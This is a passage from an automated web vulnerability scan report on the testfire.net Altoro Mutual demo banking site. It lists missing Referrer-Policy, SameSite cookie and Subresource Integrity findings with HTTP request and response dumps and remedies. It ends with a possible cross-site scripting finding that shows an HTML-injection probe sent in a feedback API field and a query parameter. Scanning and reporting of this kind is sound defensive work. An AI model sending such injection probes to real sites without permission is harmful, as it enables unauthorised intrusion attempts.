User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 429.6713
Total Bytes Received : 8239
Body Length : 8090
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 8090
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 2025 08:23:20 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
```

```
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHea
…
```

20.5. http://testfire.net/search.jsp

Certainty

Request | Response

Request

```
GET /search.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 467.5536
Total Bytes Received : 7158
Body Length : 7009
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 7009
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 2025 08:23:21 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
```

```
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" cl
…
```

20.6. http://testfire.net/sendFeedback

Method	Parameter	Parameter Type	Value
POST	submit	Post	Submit
POST	cfile	Post	comments.txt
POST	email_addr	Post	
POST	subject	Post	
POST	comments	Post	
POST	name	Post	

Certainty

Request | Response

Request

```
POST /sendFeedback HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=**********
Referer: http://testfire.net/feedback.jsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

submit=+Submit+&cfile=comments.txt&email_addr=&subject=&comments=&name=
```

Response

Response Time (ms) : 1090.1346
Total Bytes Received : 7340
Body Length : 7191
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 7191
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 2025 08:23:44 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
```

```
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id=
…
```

20.7. http://testfire.net/sendFeedback

Certainty

Request | Response

Request

```
GET /sendFeedback HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/feedback.jsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 331.9213
Total Bytes Received : 1264
Body Length : 1082
Is Compressed : No

```
HTTP/1.1 405 Method Not Allowed
Server: Apache-Coyote/1.1
Content-Length: 1082
Content-Language: en
Content-Type: text/html;charset=utf-8
Date: Thu, 09 Oct 2025 08:23:21 GMT

<!doctype html><html lang="en"><head><title>HTTP Status 405 – Method Not Allowed</title><style
type="text/css">H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-
serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}</style></head><body><h1>HTTP Status 405 – Method Not Allowed</h1><hr class="line" /><p>
<b>Type</b> Status Report</p><p><b>Message</b> HTTP method GET is not supported by this URL</p><p>
<b>Description</b> The method received in the request-line is known by the origin server but not
supported by the target resource.</p><hr class="line" /><h3>Apache Tomcat/7.0.92</h3></body></html>
```

20.8. http://testfire.net/status_check.jsp

Certainty

Request | Response

Request

```
GET /status_check.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 657.9799
Total Bytes Received : 10266
Body Length : 10111
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:21 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
```

```
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeade
…
```

20.9. http://testfire.net/subscribe.jsp

Certainty

Request | Response

Request

```
GET /subscribe.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 667.6589
Total Bytes Received : 8700
Body Length : 8545
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:21 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
```

```
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeade
…
```

20.10. http://testfire.net/survey_questions.jsp

Certainty

Request | Response

Request

```
GET /survey_questions.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 720.91
Total Bytes Received : 7300
Body Length : 7145
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:21 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
<title>Altoro Mutual</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
<form id="frmSearch" method="get" action="/search.jsp">
<table width="100%" border="0" cellpadding="0" cellspacing="0">
<tr>
<td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/>
</a></td>
<td align="right" valign="top">
<a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> |
```

```
<a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4"
href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
<input type="text" name="query" id="query" accesskey="S" />
<input type="submit" value="Go" />
</td>
</tr>
<tr>
<td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img
src="/images/header_pic.jpg" alt="" width=354 height=60/></td>
</tr>
</table>
</form>
</div>

<table cellspacing="0" width="100%">
<tr>
<td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12
height=14 style="vertical-align: bottom;" alt="Secure Login"/>   <a id="AccountLink"
href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
<td width="25%" class="cc bt br bb"><div id="Header2"
…
```

20.11. http://testfire.net/util/serverStatusCheckService.jsp?HostName=AltoroMutual

Method	Parameter	Parameter Type	Value
GET	HostName	Querystring	AltoroMutual

Certainty

Request | Response

Request

```
GET /util/serverStatusCheckService.jsp?HostName=AltoroMutual HTTP/1.1
Host: testfire.net
Accept: */*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/status_check.jsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 419.3541
Total Bytes Received : 206
Body Length : 59
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 59
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 2025 08:24:00 GMT



{
"HostName": "AltoroMutual",
"HostStatus": "OK"
}
```

Actions to Take

In a response header:

```
Referrer-Policy: no-referrer | same-origin | origin | strict-origin | no-origin-when-downgrading
```

In a META tag

```
<meta name="Referrer-Policy" value="no-referrer | same-origin"/>
```

In an element attribute

```
<a href="http://crosssite.example.com" rel="noreferrer"></a>
```

or

```
<a href="http://crosssite.example.com" referrerpolicy="no-referrer | same-origin | origin | strict-
origin | no-origin-when-downgrading"></a>
```

Remedy

Please implement a Referrer-Policy by using the Referrer-Policy response header or by declaring it in the meta tags. It's also possible to control referrer information over an HTML-element by using the rel attribute.

External References

- Referrer Policy
- Referrer Policy - MDN
- Referrer Policy HTTP Header
- A New Security Header: Referrer Policy
- Can I Use Referrer-Policy

CLASSIFICATION

OWASP 2013	A6
OWASP 2017	A3
CWE	200
ASVS 4.0	14.4.6
NIST SP 800-53	AC-22
DISA STIG	V-16814
ISO27001	A.14.2.5
ISO27001 2022	A.8.27

21. SameSite Cookie Not Implemented

BEST PRACTICE | 5

Cookies are typically sent to third parties in cross origin requests. This can be abused to do CSRF attacks. Recently a new cookie attribute named *SameSite* was proposed to disable third-party usage for some cookies, to prevent CSRF attacks.

Same-site cookies allow servers to mitigate the risk of CSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same registrable domain.

Vulnerabilities

21.1. http://testfire.net/

Identified Cookie(s)

- JSESSIONID

Certainty

Request | Response

Request

```
GET / HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 789.8857
Total Bytes Received : 9617
Body Length : 9405
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:02 GMT

HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:02 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3
…
```

21.2. http://testfire.net/api/logout

Identified Cookie(s)

- JSESSIONID

Certainty

Request | Response

Request

```
GET /api/logout HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testfire.net/api/logout
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 328.0516
Total Bytes Received : 214
Body Length : 22
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**********; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Length: 22
Content-Type: application/json
Date: Thu, 09 Oct 2025 09:32:54 GMT

{"LoggedOut" : "True"}
```

21.3. http://testfire.net/api/logout/

Identified Cookie(s)

- JSESSIONID

Certainty

Request | Response

Request

```
GET /api/logout/ HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 338.7974
Total Bytes Received : 214
Body Length : 22
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Length: 22
Content-Type: application/json
Date: Thu, 09 Oct 2025 09:33:01 GMT

{"LoggedOut" : "True"}
```

21.4. http://testfire.net/doLogin

Method	Parameter	Parameter Type	Value
POST	passw	Post	
POST	uid	Post	
POST	btnSubmit	Post	Login

Identified Cookie(s)

- JSESSIONID

Certainty

Request | Response

Request

```
POST /doLogin HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Referer: http://testfire.net/login.jsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

passw=&uid=&btnSubmit=Login
```

Response

Response Time (ms) : 777.1728
Total Bytes Received : 183
Body Length : 0
Is Compressed : No

```
HTTP/1.1 302 Found
Set-Cookie: JSESSIONID=**************; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Length: 0
Location: login.jsp
Date: Thu, 09 Oct 2025 09:32:56 GMT
```

21.5. https://testfire.net/login.jsp

Identified Cookie(s)

- JSESSIONID

Certainty

Request | Response

Request

```
GET /login.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: https://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 1011.2875
Total Bytes Received : 8775
Body Length : 8555
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; Secure; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 09:32:54 GMT

HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; Secure; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 09:32:54 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD X
…
```

Remedy

The server can set a same-site cookie by adding the `SameSite=...` attribute to the `Set-Cookie` header. There are three possible values for the `SameSite` attribute:

- Lax: In this mode, the cookie will only be sent with a top-level get request.

```
Set-Cookie: key=value; SameSite=Lax
```

- Strict: In this mode, the cookie will not be sent with any cross-site usage even if the user follows a link to another website.

```
Set-Cookie: key=value; SameSite=Strict
```

- None: In this mode, the cookie will be sent with the cross-site requests. Cookies with `SameSite=None` must also specify the `Secure` attribute to transfer them via a secure context. Setting a `SameSite=None` cookie without the `Secure` attribute will be rejected by the browsers.

```
Set-Cookie: key=value; SameSite=None; Secure
```

External References

- Security Cookies - SameSite Attribute - Invicti Standard
- Using the Same-Site Cookies Attribute to Prevent CSRF Attacks
- Same-site Cookies
- Preventing CSRF with the same-site cookie attribute
- SameSite cookies explained
- Get Ready for New SameSite=None; Secure Cookie Settings

CLASSIFICATION

CWE	16
WASC	15
ASVS 4.0	3.4.3
NIST SP 800-53	CM-6
DISA STIG	V-16786
ISO27001	A.14.2.5
ISO27001 2022	A.8.27

22. Subresource Integrity (SRI) Not Implemented

BEST PRACTICE | 1 | CONFIRMED | 1

Subresource Integrity (SRI) provides a mechanism to check integrity of the resource hosted by third parties like Content Delivery Networks (CDNs) and verifies that the fetched resource has been delivered without unexpected manipulation.

SRI does this using hash comparison mechanism. In this way, hash value declared in HTML elements (for now only script and link elements are supported) will be compared with the hash value of the resource hosted by third party.

Use of SRI is recommended as a best-practice, whenever libraries are loaded from a third-party source.

Vulnerabilities

22.1. http://testfire.net/index.jsp?content=personal_investments.htm

CONFIRMED

Method	Parameter	Parameter Type	Value
GET	content	Querystring	personal_investments.htm

Identified Sub Resource(s)

- http://demo-analytics.testfire.net/urchin.js

Request | Response

Request

```
GET /index.jsp?content=personal_investments.htm HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 399.8726
Total Bytes Received : 8414
Body Length : 8259
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 20
…
rsonal Investments"><br />

<span class="credit">
Whether you're looking for a short-term solution or a long-term investment strategy, Altoro Mutual
offers a full range of account options </span>
<script src="http://demo-analytics.testfire.net/urchin.js" type="text/javascript">
</script>
<script type="text/javascript">
_uacct = "1234abc";
urchinTracker();
</script>
</div>

</td>

</div>



<!-- BEGIN FOOTER -->


</tr>
</table>
<div id="footer" style=
…
```

Remedy

Using Subresource Integrity is simply to add *integrity* attribute to the *script* tag along with a base64 encoded cryptographic hash value.

```
<script src="https://code.jquery.com/jquery-2.1.4.min.js" integrity="sha384-
R4/ztc4ZlRqWjqIuvf6RX5yb/v90qNGx6fS48N0tRxiGkqveZETq72KgDVJCp2TC" crossorigin="anonymous"></script>
```

The hash algorithm must be one of **sha256**, **sha384** or **sha512**, followed by a '-' character.

External References

- Subresource Integrity
- Do not let your CDN betray you: Use Subresource Integrity
- Web Application Security with Subresource Integrity
- SRI Hash Generator

CLASSIFICATION

CWE	16
WASC	15
ASVS 4.0	10.3.2 , 14.2.3
NIST SP 800-53	CM-6
DISA STIG	V-16786
ISO27001	A.14.2.5
ISO27001 2022	A.5.14
ISO27001 2022	A.8.27

23. [Possible] Cross-site Scripting

INFORMATION | 2

Invicti Standard detected Possible Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Although Invicti Standard believes there is a cross-site scripting in here, it could **not confirm it**. We strongly recommend investigating the issue manually to ensure it is cross-site scripting and needs to be addressed.

Impact

There are many different attacks that can be leveraged through the use of XSS, including:

- Hijacking user's active session.
- Changing the look of the page within the victim's browser.
- Mounting a successful phishing attack.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

23.1. http://testfire.net/api/feedback/submit

Method	Parameter	Parameter Type	Value
POST	message	Json	`'><net sparker=netsparker(0x002448)>`
POST	feedbackId	UrlRewrite	`submit`
POST	name	Json	`J Smith`
POST	subject	Json	`Amazing web design`
POST	email	Json	`jsmtih@altoromutual.com`

Notes

- To exploit the XSS vulnerability on this page client might require to send certain HTTP headers. Therefore it might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

Certainty

Request | Response

Request

```
POST /api/feedback/submit HTTP/1.1
Host: testfire.net
Accept: application/json
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/json
Cookie: JSESSIONID=**************
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

{"name":"J Smith","email":"jsmtih@altoromutual.com","subject":"Amazing web design","message":"'><net
sparker=netsparker(0x002448)>"}
```

Response

Response Time (ms) : 1313.3993
Total Bytes Received : 269
Body Length : 133
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 133
Content-Type: application/json
Date: Thu, 09 Oct 2025 08:38:37 GMT

{"comments":"'><net sparker=netsparker(0x002448)>","subject":"Amazing web design","name":"J
Smith","email":"jsmtih@altoromutual.com"}
```

23.2. http://testfire.net/index.jsp?content=%27%3e%3cnet%20sparker%3dnetsparker(0x000A33)%3e

Method	Parameter	Parameter Type	Value
